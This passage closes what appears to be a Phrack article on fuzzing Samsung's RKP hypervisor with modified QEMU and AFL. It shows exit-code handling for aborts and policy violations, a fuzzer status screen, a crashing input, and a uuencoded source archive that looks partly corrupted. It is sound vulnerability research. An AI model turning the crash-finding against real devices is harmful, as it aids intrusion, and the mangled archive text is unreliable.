Before executing we need to address some issues previously encountered, namely how to handle aborts, policy violations etc.

-----[3.3.2.4 - Handling hangs and aborts

As shown next, if an abort exception is triggered (60) we terminate child process with exit status -1, which AFL is modified to treat as a crash (62). Additionally, we skip the crash logging function to avoid cluttering the system with logs due to high execution speeds as shown next.

```
// qemu/target/arm/helper.c

/* Handle a CPU exception for A and R profile CPUs.
...
*/
void arm_cpu_do_interrupt(CPUState *cs)
{
    ...

    // Handle the instruction or data abort
    if (cs->exception_index == EXCP_PREFETCH_ABORT ||          /* (60) */
        cs->exception_index == EXCP_DATA_ABORT ) {

        /*
         * since we are executing in afl, avoid flooding system with crash
         * logs and instead terminate here
         *
         * comment out to see abort logs
         */
        exit(-1);

        if(handle_abort(cs, env) == -1) {
        }
        ...
        exit(-1);
    }
    ...
}

// afl/afl-fuzz.c

static u8 run_target(char** argv, u32 timeout) {
    ...

    /*
     * Policy violation (type of assertion), treat as hang
     */
    if(qemu_mode > 1 && WEXITSTATUS(status) == 32) {
        return FAULT_TMOU;                                     /* (61) */
    }

    /* treat all non-zero return values from qemu system as a crash */
    if(qemu_mode > 1 && WEXITSTATUS(status) != 0) {
        return FAULT_CRASH;                                    /* (62) */
    }
}
```

Furthermore, we chose to treat `rkp_policy_violation()` as a system hang by terminating the child with status 32 (63) which is then identified by AFL (61). Additionally, `vmm_panic()` (64) is treated as a crash. As we previously said, this solution does not scale well because of systems where not all possible hangs can be identified. However, AFL sets watchdog timers for each child execution and if the timer is triggered, the child is

terminated. This is the reason we chose to have unhandled `smc` invocations and other unexpected exceptions to loop indefinitely. They might have a small impact in fuzzing performance (loop until timer is triggered) but otherwise allow for a stable system setup.

In essence this setup allows for flexibility regarding the way we handle aborts, hangs and generally all erroneous system states, with a failsafe mechanism that guarantees the fuzzing setup robustness even when not all system behavior corner cases have been accounted for. As our understanding of the system improves, more of these conditions can be incorporated in the fuzzing logic.

```
// qemu/accel/tcg/cpu-exec.c
```

```
static inline TranslationBlock *tb_find(CPUState *cpu, ...)
{
    ...

    if (pc == 0xB010DBA4) { // rkp_policy_violation
        qemu_log("[!] POLICY VIOLATION!!! System Reset!\n");
        exit(32); /* (63) */
    }

    if (pc == 0xB010A4CC) { // vmm_panic
        qemu_log("[!] VMM PANIC!!! We should not be here!!!\n"); /* (64) */
        exit(-1);
    }
    ...
}
```

-----[3.3.2.5 - Demonstration

We illustrate (show off ;) below an execution snapshot. We can see the fuzzer operating on average at 350-400 executions per second, identifying new paths and crashes, even with our naive fuzzing harness. Lastly, reading one of the crashes reveals the faulting command id 0x9b ;)

american fuzzy lop 2.56b-athallas (qemu-system-aarch64)

-- process timing -----		overall results -----
run time : 0 days, 0 hrs, 0 min, 38 sec		cycles done : 0
last new path : 0 days, 0 hrs, 0 min, 2 sec		total paths : 22
last uniq crash : 0 days, 0 hrs, 0 min, 24 sec		uniq crashes : 4
last uniq hang : 0 days, 0 hrs, 0 min, 13 sec		uniq hangs : 5
- cycle progress -----	map coverage -----	
now processing : 7 (31.82%)	map density : 0.44% / 0.67%	
paths timed out : 0 (0.00%)	count coverage : 1.49 bits/tuple	
- stage progress -----	findings in depth -----	
now trying : havoc	avored paths : 13 (59.09%)	
stage execs : 630/2048 (30.76%)	new edges on : 15 (68.18%)	
total execs : 13.3k	total crashes : 134 (4 unique)	
exec speed : 375.3/sec	total tmouts : 835 (5 unique)	
- fuzzing strategy yields -----	path geometry -----	
bit flips : 7/256, 6/248, 3/232	levels : 4	
byte flips : 0/32, 0/24, 0/8	pending : 15	
arithmetics : 5/1790, 1/373, 0/35	pend fav : 7	
known ints : 2/155, 0/570, 0/331	own finds : 20	
dictionary : 0/0, 0/0, 0/0	imported : n/a	
havoc : 0/8448, 0/0	stability : 100.00%	
trim : 98.77%/13, 0.00%		

[cpu000:109%]

```
$ xxd -e -g4 out/crashes/id:000000,sig:00,src:000000,op:flip2,pos:1
```

```
00000000: 8389b000
```

----[3.4 - Final Comments

Using the proposed framework, we have demonstrated a naive fuzzing setup and an advanced setup employing AFL based on TriforceAFL while elaborating on QEMU internals.

The proposed solutions can be easily modified to support other setups with full system emulation and in different ELs or security states as well. For example, let's assume the desired target is an EL3 implementation and we wish to fuzz early initialization functionality before interaction with other components or ELs. We can achieve this by identifying the desired location by address similarly to 'rkp_policy_violation' and injecting the 'start_forkserver' and any other required functionality to that specific location. This is similarly true for trusted OSs and applications.

Finally, one of the AFL limitations is the lack of state awareness. After each testcase the framework/guest VM state is reset for the new testcase to be executed. This of course prevents us from finding bugs which depend on more than one 'hvc' invocations. A possible solution could be to build harnesses that support such functionality, even though this is not the intended AFL usage and as such it is not guaranteed to have good results. It remains to be verified and other fuzzing solutions could also be examined for state aware fuzzing.

--[4 - Conclusions

The author hopes that this article has been useful to readers who dedicated the time to read it, did not lose motivation despite its size and of course maintained their sanity :) Even though though we attempted to make this (very long) article as complete as possible, there is always room for improvement of both the presented solutions and new features or supported functionalities, as is true with every similar project. Readers are welcome and encouraged to extend/improve the proposed solution or, using the newly found knowledge, develop their own and publish their results.

--[5 - Thanks

First of all, I would like to thank the Phrack Staff for being very accommodating with my various requests and for continuing to deliver such awesome material! This work would have been very different without huku's insightful comments, his very helpful review and him being available to bounce ideas off of. Thanks to argp as well for his helpful review and assistance with various procedural issues. Also, cheers to friends from CENSUS and finally to the many other friends who helped me one way or another through this very demanding journey.

Remember, support your local artists, beat your (not only) local fascists, stand in solidarity with the oppressed. Take care.

--[6 - References

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[09] [https://github.com/nccgroup/TriforceAFL/
blob/master/docs/triforce_internals.txt](https://github.com/nccgroup/TriforceAFL/blob/master/docs/triforce_internals.txt)

--[7 - Source code

```
begin 664 rkp-emu-fuzz-galore.tar.gz
M'XL( '-7*,5X\''\P\ :W?:2++YS*_HL:_'R'-8XF$GSB1[, ,B)3K#Q()S'S.OH
M'C6@C9!8M7#P[-W[VV]5M]X(C#-) [MW9Z$PLH:Y75U5753\T_L=%E<Z7U<GR
MCS^J4]/Q?'K\Z'M?, ERGIRV\*Z<M.7V/KD=*XT1N-100'G!*H]$Z>41:7UJ0
MHFO)'M,GY)'IVVP;W'WM_Z:77V#_J37ZHC[P</LW%:7^W? [ ?XMID?Y^:UIS6
MYM87X($&/CEI;K)_O=6HY^S?.CEM/'"+R%^!][_4?;O]],GAU3?3'G%)2)X$Y
M<BCY9#H?2Z7AS&8D\#R'P'UD,FH1SR6?//\C6?B443>'-[9+?I.5]\1T+7BH
MOZ^52EK'R&+I+SQ&":?'Z9%@1LG2M:A/Z,J<VZX9V$!N=K=@_JW-/#^1P3==
MYO#F$!>'<>H+WW8#8CH.N34=VR+'W[?#-J!M^\0,X,UH&5!6(UJ'O-ER@6)8
M*,2(EFSWUOL(OR:^-R=JKTZ'J]IK<!(3>'ZPQY'H']@G.QC/J/.!C+WY'&&@
MU;PU;0>%JI7.J>-]XN^(1>>>RT!PWB=O0FS0P9)!?VKD'\C/850!4\"XC/AT
M:OJ6[4Z]/5\X='X=$9TU&5O._%C(*H0&XQJ'3D!?(#PJS_/M*:C-(:8?V&.4
MH/3APX=2&4:K1")A2_\U7C"?"/RJD7*:D^12B%$#$+JI400%OD#8="N5)
M!+P'T847[#_P*NT30+K0$Z+3L0=J$X8)=F8E0V%6O/8?SN&Z373[#Wi&FG)U
M!)HN'0-0"72H1V^I<T:4D@8PP&\*0/)*1)E?)6N49Z0Q*OS4JE6JZ&W^Q9Q
M! '%YI8SE4PNPJN*1PN,9T>OMZV>*4B%OKYXI<A$*35'F12C(B0FM<#PR<KSQ
M1\0>3<9<S"H^4OZ8Q98W(M((<1P&U#SBQ/99D,>+@%<^2&(CQ\GF(\WL<2.
MYEP3S)+V.Z7'5=&?P1_('\>NF/*2B4,+V?DYUD0+-C9\?'4\Z8.7?C>W^DX
M^(/Z7@T$F[%%])1@F![7(;,<R_5CQYZ@1U1Y?*GR'% ,=W2U@B.%;9L[9TIVR
MVBR8.\^11SW-8T9]UW1K%CU&VDCS\;$B'S?D8P@H0&X&$6SJN56S^G=OZ;OT
MKHH1I4H=N1IX508/C>/GI?_KR+ [;M2G_FZ8_GITTJU$DJ"WN/IO']OROG-;E
MDUS^/VTIW/_-[D@!WE^0,#D,/ *&D&;<Y7P$20>26)1A(<=C_N'!H"J"02I'
MBYJA='5S:5QH'WUH]-37:L]0KX8#3=5A>"MRO7D?;1':MA+7U4[_JKM&O:74
M[R,>8)S>2GOX4AML(\T@5R!AI+:8W3%[C&G8LJ',8B+/E*Y?OM.-=K<[, '3M
M5Q6PZT='33G$]R831H.('D9*@HDK$A#J"!<!]A4$5-"..-<@QK]BPM='0+-
MDT)Z;Z^06D0,2IXB8F^OLJ1:C9#6W&0?H58119)/47.WE%/JMT6E9&9,;U$V
M]NU%X/FEBU[7.._U.Z^,?MNX;.NO>#"_@*L3IH4'\,BX0(J)OI')Q87Z4"9I
M5TCQ&[A'=>./,JBA@1/I*MXH*" /23[7EZG&;?/>^I]3!/'MT%PJU-\LN;
M_J];XG\CCWM<*EET(@IE8V2Z+O7+TED)JRSQ"V":CX_V]O?(3V3O=W<OW?33
M,\(;6D=[9*UAEVHNC]0B1P1((:O)=5Y"#OZ2RUL639+H@N.9UC_*.!,!"^6)!
M='A1M87I,VI'+6Y0F'64#X_*2Y?94Q<,XGA06>?"(ZE\p*1#<L!'J,3QP520
MJ'DRN@4>I;$#E0"Y#G,;UBFUCBCR0X8HA6'8KAT81IE19Q*^QPM_UH26)XXY
M92#;T%_2HG9JCF>&\(00*(' "4J(<B5#A6%(MYKD7)=Z]"N]YIW]YV8;XUVT/
MV]B#6$HQJ>$R5F!J,*UP9S."X'Y$CKEUKO4!B('**-(C+\4.)8G\"X8U\DQ
M\M*' :BQ0>R&%,J?V_#FI<X21HD@QK+#FWEB@0+\ /K#TP14Q"*N5'#Y'8&12$
M!Q;:K)Q')D3M24H&F'&Y7D#$M&WM=3VQ4YJ'Z?)6NJ)C"(<XA-3>F">8$BV-
M*5PFD3;P[ [ *D7P\['P-GD5O4&L$<2E(.=WB^'W((A-@9)/W,^).A7I[B'TYI
M2#F94F=PAK+^*W"+I1:&PRL#!A.G9Z0<0X&1E9/(REEZ+^0UR&8AI-Y;@TQ(
M9B#!SIPL!,(1S"DR;2%/S&*JJAG6JF3P56VXYYP57NX=O,X3*Z#A\.'J2)
M*37^+;7VI%)IW3/C,%WDM/\$]\#B\UP^/!KUGYI'UVVI$",_$_0Z'%!B@&#XS
M3Z0E1-GQ1&@=BE#[8\N(U658MS4)/K'>G4>X<6J0G^0\X[+0Z,%V<1(%6(&
M3XOEUV-U3.'0UIHN'O*)W(\_T+0TBBN\O%T%ND$,P3T7$#?1%A+P-@IS?!_/#
MP\ /P"5,<$^5BOD2$,HHW3.U;ZJ[5?RE*X>/^"P]MX-U2OYA@>D'+6PKB0&KI
M\)(. @S[B8^Y(K77=A=2QR.#UF,@KAFVM,)QQ,Y;E"ME0B*>3P<2QP)-%DN7Z
M@ "2=(WF45!8I<^QK3"R2F:+'_%LZ0G;/V@QRHF7PUC(\26E+)=9/<TM@ "QE
MC26,^&!-LQ+&W8U5'IO*GVF)A8^DB24>,N')>2"- $ZTBXN43Q37QR11U!JQ
ML"! !6:(4&H6NG".OJVJ;D(D;KTLFY@2IZC./C*YMH%L;."<.P$>$>&MU_CH\
M9AZ1RG(3H>.-#KE&A+KHEGDA?LJQ"=%8W5Q@5D$)=(3DYDJY/+1R4Z"9F5'.
M4(S)\E[APM>!'_A5%;=PN>N'\>6N'X8E3CDG>27;M0I,TMPRBBW]5C][+WZN
M7/Y#60?'=,SZHOXH9KT[^Z.RS1_O%W*; /Q9+@I.G-'D#M1B[8F;"E(J(]EH,
M+&HO2'!=E@J"Q3Q_(O:?)(' ,L"2JYV)2.3F+6FQW>&R(AU*\SS"C9>)CC&%ID
M8S3,\N$4_SZR.63S2BI"LV8V<P\#Z*I(18D[P93('RCO<CX+LOY+GNH[VY8
M!]C>=>DVY\V:Y"O(MCW0K\F&@3X[LHI\88N<^:&$>XS8KV0<&VYY40$^K"E
M<$A^F33`=D\#;/<T4+SC\G7SP!?:?N']<;?6)A\5;]L!X6["&FHI!P1>)MK@F
MD@E]03RJH@%?' /;XNE_(,QD4Y8""OOS,H1A6J#W82>T;EAGO'X.B/VO+D5]Y
M#(9-11;\,J,SV'UT!KN/SMS^ZU<>EN&:H<YW,]7>0]<,^6I?A+R^VA=MDA:O
M]D74MZ[U1:S@/2Z7.C8+RA;/@1ESV3'G(\LDH)=5C07@C66)_/" ,.UQ*C6V
M<.R@O$?VI-14'QK&2(:Z9:0H?<.UQ/0(YV+\3)3"9;UD!_E@A5O(!Y8DUA"!
M9H44K23B%:[L13_7EW#6EOKX2Y"$!@9?R47FJ)3?Y/>Y!8Y0Z@3X9R+C,9/D
MQ7/26">>]&E/<T6A!0A+!/N"_5H]?R:3'W\D\ /3SLX:T)Q42R*]8\LZ)!937
```

MIK.DJN) [_L;%JD*^V%,ZA:K3I_]8VCZUBG@7<WH`%PMML4Z_WTR=JB))W'6
MFD)/X[<?R?^4>:##_^6?PE0(JN",&P1:EW\$CKOY^E30.\$UL`V>K1P,P@N?,T8
MB*W+\$`IE^I1#N` (7,\VYXK;EP\ .V@X?P[G#YJ9!0!F\?S(#IE8N6:?E3PY43
M>,B0+1B9\9!\$F>,)%ZD4AU+IW^2LQ%_Q*CK_D>P@5\$>F3ZMS&IA.=>*;<XK'
M_QY\ -IB?_VW=>_Y7:3::K8:B/)+K2NNT^?W\[[>X/L?^/:VC7NGJSCSN._][
M<I([_U.OGX`;?#___\PTN".>XLZWIS/ (^&.)U&7E2;4NUV72A@X`U+9@YC6<
MF0Y4OQ#DVXY#.##"+=[9J&/P`%.\$#81/<YL#]C27C^ZS,6_ICRM)`26WZ=SA_
MG\$-E#M#_AJ41WKUE`\$3FGF5/[#`?*<*E!+PP[D=X\$`CA0]9U<#*#[-P.V;B
M.8[W"3,MSGM?FZV1#@:. "Q?Z5-J.<\$8;K"\$SHT]"R#!_C`F.`I&7/DW6)3
MJ!*1UEPOL,>T(F:A6%<CE81I=^0Y)1'PA.F"/: =^#4C4U\4 '=BEM1&)`)ZWE
MF`X=2<(#0H*0Y8V7\<EC1#L&2X@%QKD)4P;;=%BB<VXJI)ON!/ :L42/\A`I\$
M!A8=1S*78\$]?R!*+3V:>8U%X.S?O^\$[\B\$;G:(1`,`4#)#SEC&SG7D")T`9X
M&B#"M#H\M\V[SKQ)\`DMG3@/7&Q!Q^A`6(2@8_GH.JYP(L:XR``(TUR=Z/V+
MX9OV0"7P?#WHO]:Z:I=\^-#6X<7A(8&Y%_Q[1]2WUP-5UTE_0+3+ZYX&0(`U
M:;%\ -87)<^6+:5:=WT]6N7E3(^<V07/6`I*==:D,`'/8KP\$LM0"3]"W*I#CHO
MX6?[7.MIPW<XM(#GA3:_0GX7P+!-KMN#H=:YZ;4`Y/IF<-W758(B=S6)TVMK
MEVJW!OR!)X\$I^`60Z"_;O1[O(,##=#%\C7,5Q,\$E'\$S\$1>M35!FIG6``\$Y*D#
MO0=)8%JJ7ZL=#1Z`BOI6!<`;@W<5['VG#P`_EQL`@V;2;5^V7T`_RMN[#U1`
MMYV;@7J)\D&O]9MS?:@-;X8J>=^O=[EB=77P&A**_I3T^CK7S8VN5@A. ?3EK
M(`\JT9"\->S1C:YQ%6E70W4PN+D>:OTKB;SLOP\$E@)QM0.YR7?:O>(!&_W!
M.R2+FN#*1L`>O%2A98`*A+X-!VU4A3X<:)UA"A`Y#ON#8:JGY\$I]T=->J%<=
M%5I1*3S1M-5":RCZ0BB"=9OVL#WAG<<;0*2B<>4_U6X[8AV@0[0?:VA`\ "\$X
MV%07A!Q"=9V7H>)K7[!>_IS\ /X=H61OOSN.>_-]HG2A1_=<\:34Q_Y_*S>_Y
M_UM<^[8[=I:0"?<F/J6@`Q<_3:G-]DI)RT<^J9MD7]K168SJ#` `<R`29YMOY
M`%`42G0%<"ZY]6R+L/G8&\$,I4<8%/ ,R_TM,L0.QC!O@E7QPKX_L\	R.DL@
M=- (T!+&*:#P"M`J)6R:>E_U5KQ2NGI`42".+T<SS-XP13,T_YF4;S\`"3?)Q:
MCY83>%WBP.%;!`\#.;M!<1%&())<D%"[9;W?OOA/5%7D,. "\ (LE0!&3_T:M
M500=Q?;VR! ,G?,1)-LQIV+0`4OP+&.[;\$UPG;%_TC(N;7W\ME%HL?QI0=WSD
M!9Q?!N0B.%QH0%ML:A=TMD%`4A?M:&]0Y"8[&AA]#`.2,B@W&RKT"! \5Q#P^
M)@!"\$);Z0K?440R,1AF%#C@1HF-3[#B#5]=&5[TPM"L-XKZ<_B^"!7:QOW8@
MVQC=F\MK`Q%[_1?2TWM@NNKYS8L0DH-NU`[, \$-Z5GY*GTC^3U90B4^3;LF9(
M<(^/\$C_ (KJ)`YMQY: '[@&)=RE@M!9*&ON#G`_AV#/^&#\HZ_\$PP_A#.(N6W
MLE3A-5[D\`C(2SJ3)76F(!?NHYG%/!2AT7)T7`\O.X+Y:/8`8ZD\H\1`PGX
M)C^>KBLK]CHYU-: <&SLXUI; \8!`CGD7SH@3#W2TMQTK\EMXX;TNN*O_) =X5
M.\AQ',BDI_B+/_/M/8N.EE/TD_!K2+:NY4AIA?8KI^U2Z (@`3A"<%3H#"%.H
M/VQ8>(X)OB.WMA>=J8.TE<; ,J+=SV=6Z97GUY%Q:TS``6V9@XES+#W:D\QCH
M<\$,???(*Z:SR),4Z.JZ81P1#!X34.OG_MM3Y6?7??G3`\#CGOJOU:@K^?6?
M%MR^UW`X\$HJMOF=;4#RY9QX6>`V9>+*=%W%_5;6Z.`8^,(2@\$_--S0Y^=5
M`R08.5"3V;C7RF;V!+<=^Y_!^_E"X7_%]HO#?+S]+E[_+A!^YQB\`9-,JCV\
M(2E2)0K)73`Q:E=V[7H2A"P8@)U) (!B[5_#1(IOF7,0S<S(/RVWV[#)!WR
MS_6+X7G/P`^X+_Y.Q-T@C?&;H!H*YS""[#?>9YF+]BSOO/\H/1Z/(*D3&_S4
M0ZD&T6.^IFY^)@5RSR)4-O>1>QL@ \[%<C@9M0L&L;/ /M_NKQO-5Y"\$NNI;
M0W^I70PS`\`&9Z+X%(S)4(4:"P+]UNL=DD3U"8<-^A3^Y>@O%2\$@E1Z:C?O!-
M?O%WASZL06^1/] ,`/`"A^O`DR9.SC*L(Z2-7";43^LH:04&3!?B_#L#Z*^E0
MY%Y-:\ -A0V^M4YIDTN<]UX5NFE\$*3GR-IXO,C)%3C>J.?B=/ZAB%+LP.`/`4
M\4:F`[5\$Z,?HXB)VL%(-TN?4)?5246MX@`/NW>)M=5HAT1@5!V:PFFKHM5_H
MHCP/*X\CLJK+?#>2;&]&7[#+<M+>@`8C@%XEKYKXBF;?M?!HU"<3/[(T%E/#
MLOVD[00W2*WLZ^.,O`6H\$O:K2NB73OQ.-+QN\T`G0M/X"]X*<] %\$K/AMLQ))
M%LU#BMA';#F`D\PK!5\UA.W60K?``)#[,G<&)3=2)&P103\$Z*`3P(-.JE;5/
M`<EDWC20;S/-XYA@NMI)10._C7BW@E8`E`++\$NQ1@57"YTOTH12\$2^~P%L8
MHBA?;!``YY+@_\$(<+.`4R!DB8HT<L=U%3BRRP5DR9FGF"YVMA7;BM.7OY:]
MMK*OA_X9JBZEH-3@B(!1H8TU6>^W\;TVO%^:=7.EA>(XC8<)-1>I`S^1D9%H
M:A@E+4K4\$NK2IS`HU:LN+GV7BV*8E`V!U.6&A*(Z'?J2MV=9%WZ,XLD9I2'O
M2I&C)>TGE51H\$)&91Y_B\$,P!;#82G`T6>2L;!XX?:S?,T5QY&+[*42C6.\,>
M?LFE&)=26ELQ.B+\$/,3#F\$MCPW1KR5]8;(0WE\VR@*#>4`I`2?*\$GZ4Y(`7
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M2M2B4^I2`X:K3Z=X/L!GF4*`!6``><+##%2[; ,%+GI/W/V0!,-QB,-L(T*J(
MN+410)026P!X5*YO!E">A`EA(P#/"5N\$5%!(98N0"@JI;!%2X<E)BY`HH[])%
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MZ%O>YZCC\XD99?Y&!M1)Z,?O07:ZB6_>,\+I23@?@,I9KPV)G`Q=WUL@["\$2
M3F-Q,V(ZUCK;]SAAR]0280<01,FS&5!.&)7(.:WDS0SD#?0C"VQ@L,OHCO@D
M;I%B\$S4F+E70F+AC06/BR@6-J7%0T)H>1D7-J6%8U)P:QD7-J3!0U)P*(P7-
M&ZP>-Z?"6%\$S*Q6-:?"%:\$S*Q`R`S\$>L/"PV%26N1<.\7@KO9SD?"<!\\$[4G
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M",;/QA`?BCOBW=OWU5^W[]FN]_C_G0H_6@D7@Q_2\<_K^6=T_3/ZOI/A<[UO
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MQ3D5<J65#61WKZZ*" [9C@9/5VD`Y1XJ`A#F2(V`E`_[\$O_RCP9;WOIZ9E4;2
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M<.K^Y\MX\K]_VUWQ?UP>^3UUW8KRZRI7+JNN6U&7G(^N[]^U^AR]R2/)QF^/
M;JA>MOSJF]WNBQ>L7[6ZGO]Z]H+Y8S',']'QW[JK^<#>*1^I(E[L7N^>Z-
M=D[SQP_P[6NO-7XJ90_]-KX+UH\?SU.]K'S\I]HQ!)>/(YCX\Zeq!(7G(C!0
MXXQ09,S"^.D/Q_)M,W1]\$NW_WG=_]YYYS>_55I2LOSFFV\JKJB^IN32U7?<
M-LD8QAHO/L?Z7[2PL*B0[W]+%BTJ+"E:L*@(Z[\8T*GU_V4\+<M6+A<%8:0M
MTJ_(:#D<3W&A6'#\$6D\$1Z'%P%-H&B4:N-/&<#3I8F7DL\$G7\U:,WASKQF/K
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M):KMCW;VSB/*;&B9XZ@CTHZDA'+',D*!MV>%N_FAP(#EX0''Q2%'A]=&0I\
M4A\$*%#%:%B=J0H%3MX8">F,H<+HI%!AN#@6B&T*!CP7JB&X(^X>;P_[336&_
MWACVG[HU[#]1\$_8/5H7]GU2\$_1]=&?9_4!3V#UP2]K^;'_:/_2OL/Y81]A))
M"?L]&^;<S#+T2Q3T\$=TL\$;WZ9IET"")GLMR"3/O_IHJ;>J:>J6?JF7JFGJ_P
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M=90+<CIVX60'Z@;=^YNNMT#%AU'WJ"E:/JF]BD*:<*>NH'1&/OA<-%K2&HWN
M-G''/-V^Z51R"O63;2F:F]3J'B=U/XF<027Z&&)IK2AS5=+:4'IZ2'.YI4-F
MGT!U<1\I^KT8NS\;11UR"O1QLYBG-8O"BP:>5]'`2QG!.Q,LGA\$!N41F\+`T
M,W@ [8/DB=0QA/CDH#Z,T:43@Y'2]Z+]Z!74<7ROHAY*INUG,;&]^:=W6YD1%
M4\6,%W>+U&[R9/P,@V<-ZP'U?FEFP1.2-:97TJX%G'2U.I=\U268GY"D:#V0
M52#2#1R?I.6AKP)XS2[&I5VL(P'Z)%+3NQ*H^,UDTKE>@-S'H'+VB+F*^[I
M[11IH'\>YFSF>K%W.<."Z@'LX?X/1GI8M>7RR-A_)Y-B.I&UKZ.M"">:(Z8K
M=X+F0OVC[-@\\$K19L3Y?@I9CL[F/J-BHP^:N)\$/.ZL&:<OB,!SY3\$1C>\)R?
M_0GP7GLYO.'78_SKN#3'M\$%/LM8U3=%W2(HN@=<P9'\Z5:T^*>S9^BCZ=^)/
MUMI\$18](64'P^E0A:G=1Y2<7"U1[7!*#\$=BB7%9T#YGT'X"^9'6U)^-UL;D
M&MYPP&_*!M3AA32!R4J>'<Y=?PQ&MW>*FSN%7Z[XU.B_ZQV\$W6WIIEMHYK
MJU\^6B>?VDNH"W/5:MBV6VW=;+1=7']HM-XS1ZWVBE30*K2.T+X\$?R'5I,\E
MDQ[VR!Q&'LWRO0W_?OK[ACF=U22,&]%9__G.3;B[41>S/EQ!#X5QKL#[_UX
M^UN47[I(&B-&2H@6CV'DY>;\GYVPQO4F.?`9QM,QWA#&.X7Q3DHRUGU"
M\+B4&(Q62*\,1DEK?NN^K>SO'N05T]3J8SG4<9](^H_AJ^MGD/ZC=-+OS2+]
M'B?IZ^:2_BCF&)D6"AR^,!0XFAT*O.4*!=ZY*!1X[()]0X/U%H<""9:&'3VKK
M)67OIZV"VLMK%_>KC<V-8\\IR'02,IV'3!','C7W?/K>UF-N'96'_^XO"_O<N
M"_O?N2CL?\L5]A_-#OL/7QCV1Z:%_:^*M,O'A[^:\2'[>'2^=!1^TP!ZP\?:
M4C7VH_IT16_(@HZ=BKYJKJ+?(O,:!SP9!F'PP]ES+]6-M=^3!<[<KB=&0P9
MNAU="WI3)7SO^;&^!]WSW'8Q-S.^3;?DR@A>!>ZK1?D57C-F/\$S4VG+5WB/H
M/PI[/]"FM">ZU=Y_@<_"?X-8[^;<O-.-N'0IZ!-B,<,W78-\O?,M65FNX0W[
M)ZP#GL/UB%.#YKEKMQDGIFNS0/<'LFA3%#T>+>)H0402"OHEL>"J.#R2P>/@
M9#R@B\R-PBSHKH#E^*;%H\?&'XNZXU?@ (6->C',8N,MSXLW)7#O;!+N_C\HZ
M1YPH'^3O\,65S^1EQKERW273)Y%HM%:1]_3V'^^;V2H;>#F=D%N;G6+&14CD>
M=AOK>0&5QF08SX/;K66II=P7K!:78G&51"H&;>]1M/NG\5Z1"OF\$H(3]M(7\$
M7KXO7'FX>'#V%<1'VN/"">"N,E\5<0Z\^-)&Q@,_KQ6G7:J@C]<%X%MHP<I2
MKV#&%;"0A8[]=\$NSF*IA#73GR936D\$[=/+\\['DMV!/'M^J'95',];,D%CUR)
MBEW%M"8B4FT/YF#',=R: [[(#[9X,) >*) *6[?F-JC9S;5EV9U+4V=^/CC^6>
M\?;-6WQA3>L"H:J>A*HCP&V\$+-[;<Q<KP"? (H4"G\$_-/#- (5F7;%9.B'+RF
M7H.L1]DG>4[0'>)CB2HJ13[(-8@U=\$*2"S8+5)(&7XK)9>0MWEC>DG#P>>B7
M9?="]D^BT6RTMWO*HOA,\5=R'4Z1>'?ZTT[;G\$](NC>L)]@W9A[3"1CW2\M
M.VP1(!NOY7JR)]Q4T1WK8YW'FQ?&>9G<,[0KX9L\OV(U53-@WAE:[I9R02U9
MZ2Y&WS;\$HPX/:2UBY@#RBUK\$19=W'YZA'0=-!^ (9]S7"EAR_.#8T>/+;OR'Q
MWJCH3),;M?9'F^R&3C!>>:JB'X'O>9#/E<'W5-BVC&C@?'A=#(?[DJ%'WF]\$
MC)^'?'4G\$'B3)I',=]M&QU^DS@),KF_R85^09Z'B/(XCMJU++AV2+#CZB>U'"
MYECVBFX?B]>'`CF0Q^UJ<"C=JY0\Y''R0!?'&EM%N(S&EP4'=HLPQ6M\$KP5-\$
M*:-="9XN?@&+8"1P\$,^C00>920-M())'/MH-X"&"1QYH\D%;0>9<M&N'`T9
MOX"QK@2'Z9=8*8?6D?'#^NE4*WDIK>4[M(8DM;I159V-LRFM\>XYZ<A?B\N6
M`"XB+V0X"2DC/II"Q5CS6S9CGE^'KZC(@47X8L*9Q(,OP!?'D\$/')*#'+JP+
M%W3A2Z):G@/TTG0!Y(_QV(Q^.%UFK.]@ (O0CC]5E)^@?<'3^C/73=@X],3UR
MCX('L3;>5/(&]D/WB22W>TBJVH^Y2W@3D+ON8+O?/F_H>9GS\$5?CO))T'?'
MUIAEY]6P<P+P#EAVO@WE<K8SQA\$Q!O*8XG[L)?-D>F4SB>VHO]A&PL=-PS^M
M#O_>V;7EZMR]"KF&*E37WFE\)PAYV?[AH6BM"+V)/&>4QKICO6+,_EA\@PPN
M!]M>#`8;]XEJ;Y)-/KM>ZT]\$:T=S5FL?*\$U8'[ZYX&G\$*=#-X[4->^7!7O.L
MV,'V.H981%0WU*76[64_*4',B=E;I;\$RC>Y5.^+F9J>;\$P)\GN#]9C7XG.`]
MK`AYMVS"\$*>VGV+8(LR/3-BM5G[@N]+,SQGV;<!. ,JP,Z[])H"_)<WUJ&WP`X
MQTY?7!%\$[<*,^-WX.<L-_`EWQAE5G"?4<X,/F.4F<&]1ID1W(/RI;/1[7ON
M%[1G[I^F,:YK,PVYR#D01IS)!,\?W_1H]6[T/X8XM6'GA=K00_]6O1WU4WD.
M;5#Z6D'-34^LW;:IZ+^FL]Z^YDU210.FCBKO;<Z:\$#&=U38QHVK?>+U#9Y#O
M1*19',*#DNS@Y'0'O'?#OZK(4=.@?IZ8*VZR?<85^AC6*^<?,LFMPDJJD(<
M2D\$,JUH".7Z>W^-4+Z7T?FEV01KH^"SHNZ5HB.?)?(\`_@;X=B126F>>LB;W
M=!3[&N(9QMX(_-?RL!Y\$YP#O'1KF/#[?.]V\#G)G_WQ8CO;Y#CG2^R7*%G7
M'Y\U;0J?V-6'MZ&M;F^G*#9QS&[;VN;\;J:9G_PCQDXT<[M=MZ`^T_)Y+MDF
MXV-YS'<Y+K3Q'K)%T,NQEU;"SRM32:_\$VF/?O!_CQWR0Z(I#]M)-I5:[U&I?
M:92N-4EF>8]9NN)],<O[K/+>I!%Z*2DIO7%C=LT1[-')F._%>#T)UZ0(_8[
M89OTLB1:TX[8DDS.0WS?+X'F#W"/@]+F+9!J'G#TW/*0^WFG(_=YYT5W3*)Y
MV[W?F9:[WUDE7%#0)\$PKJ+HOZ=#;E-;T,.PQ7W',O(?)Y9H+\$(<IN>EW9Z*U

M?) Z(= _X\:=UM(/YU_! ?T22MOZ,O\$F)R_%;M?=:9N4K8A1W^Q6<QZF/5_2)S9
MWB+. '\$@VSIU"L (@RVO=; _L_W!2&<31Z!#?'>!WP_Q3CQ[QA^_';C!\QS_R3CC
M7P=^U<=?^+YXUEK';.001XU?7DT!XXO[T+PWG2>\JZ/(V\>^'.7'E=TWS)'
M1_TS!OL!8%AX_VS-'AV'^,=AWS?\$EVQP[;?6-X^8;\Y,W;674,UI_TU:/EMO@
MMKJ/%H_4%4>.K3X*)QN<;' #%;<-WV_!M<+!W3:XVXZ_PX:_PP;?:8/OM/%Y
